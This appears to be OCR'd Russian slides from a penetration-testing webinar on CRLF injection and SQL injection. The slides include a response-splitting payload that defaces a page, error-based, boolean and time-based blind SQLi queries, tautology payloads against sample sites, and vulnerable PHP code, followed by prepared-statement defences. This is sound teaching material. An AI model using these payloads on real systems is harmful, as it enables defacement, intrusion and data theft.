


The image shows the payload used and the injected response headers.

CRLF I HTTP Response splitting

```
GET
http://target.site/trackUrl.php?url=http://elsfoo.com%0d%0aHTTP/1.1%20200%20OK%0d%0aContent%2dType:%20text/html%0d%0aContent%2dLength:%2028%0d%0a%0d%0a<html><h1>Defaced</h1></html>
```

The image shows how the injected parameter is reflected within the response headers.



План вебинара

1) HTTP Parameter Pollution
2) SSTI
3) CRLF
4) SQLi

SQLi

SQL-инъекция - это атака, эксплуатирующая недостатки санитизации пользовательского ввода, приводящая ко внедрению SQL команд в SQL выражения веб-приложения.

Уязвимые параметры

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

Насколько опасны инъекции

- Читать файловую систему
- Выполнять команды операционной системы
- Загружать шелл
- Манипулировать содержимым базы и так далее.

Классификация

- In-band
- Out-of-band
- Error-based
- Boolean-based
- Blind

Error-based

```
mysql> select 1,2 union select
count(*),concat(version(),floor(rand(0)*2))x
from information_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
```

Boolean-based

https://example.com/index.php?id=1+AND+1=1

Вернет контент страницы 1

https://example.com/index.php?id=1+AND+1=2

Не вернет контент страницы

https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',true,false)


Вернет контент страницы, если версия MySQL начинается с 5

Blind


https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',sleep(3),false)

Вернет контент страницы, если версия MySQL начинается с 5


Пример 1


Ecommerce - Mozilla Firefox
File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
http://localhost/ecommerce.php?id=1
Ecommerce
Welcome to our cell phones store:
Product features:
Name: Nokia 5110
Price: $199
Desc: Whenever you're in the mood to express yourself, just snap on the Xpress-on cover of your choice and change the look of your Nokia 5110 phone in mere seconds.


Пример 1


Ecommerce - Mozilla Firefox
File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
http://localhost/ecommerce.php?id=,
Ecommerce
Welcome to our cell phones store:
Product features:
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in C:\Inetpub\wwwroot\ecommerce.php on line 18
Name:
Price: $
Desc:


Пример 2


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=1141
Google
Selfies
About
Upload
Views: 201


Пример 2


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=1141'
Google
Selfies
About
Upload
Views:


Пример 2


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999
Google
Selfies
About
Upload
Views:

Пример 2


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999' or '1'='1
Google
Selfies
About
Upload
Views: 126

Пример 2


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999' or '1'='2
Google
Selfies
About
Upload
Views:

Откуда уязвимости?

1) Недостаточный уровень абстракции

2) Плохое качество санитизации

Как бороться?

1) Внедрить правильную санитизацию ввода

2) Использовать prepared statements

Prepared statements

```
$stmt = $conn->prepare("INSERT INTO MyGuests (firstname, lastname, email) VALUES (?, ?, ?)»);

$stmt->bind_param("sss", $firstname, $lastname, $email);

$firstname = "John";
$lastname = "Doe";
$email = "john@example.com";
$stmt->execute();

$firstname = "Mary";
$lastname = "Moe";
$email = "mary@example.com";
$stmt->execute();
```

Рефлексия

С какими основными мыслями и инсайтами уходите с вебинара?

Достигли ли вы цели вебинара?

Следующий вебинар

Тема: Уязвимсоти класса: ServerSide Request Forgery, Subdomain Takeover

21.08

Ссылка на вебинар будет в ЛК за 15 минут

Материалы к занятию в ЛК — можно изучать

Обязательный материал обозначен красной лентой

Список материалов для изучения

1) https://www.youtube.com/watch?v=QVZBI8yxVX0&feature=youtu.be
2) https://www.netsparker.com/blog/web-security/crlf-http-header/
3) https://medium.com/cyberverse/crlf-injection-playbook-472c67f1cb46
4) https://owasp.org/www-community/vulnerabilities/CRLF_Injection
5) https://ru.wikipedia.org/wiki/Внедрение_SQL-кода
6) https://habr.com/ru/post/148151/
7)


Заполните, пожалуйста,
опрос о занятии по ссылке в чате

Спасибо за внимание!
Приходите на следующие вебинары

Пархомец Павел

Специалист по тестированию на проникновение

Awillix LLC

tg: @gremlin_97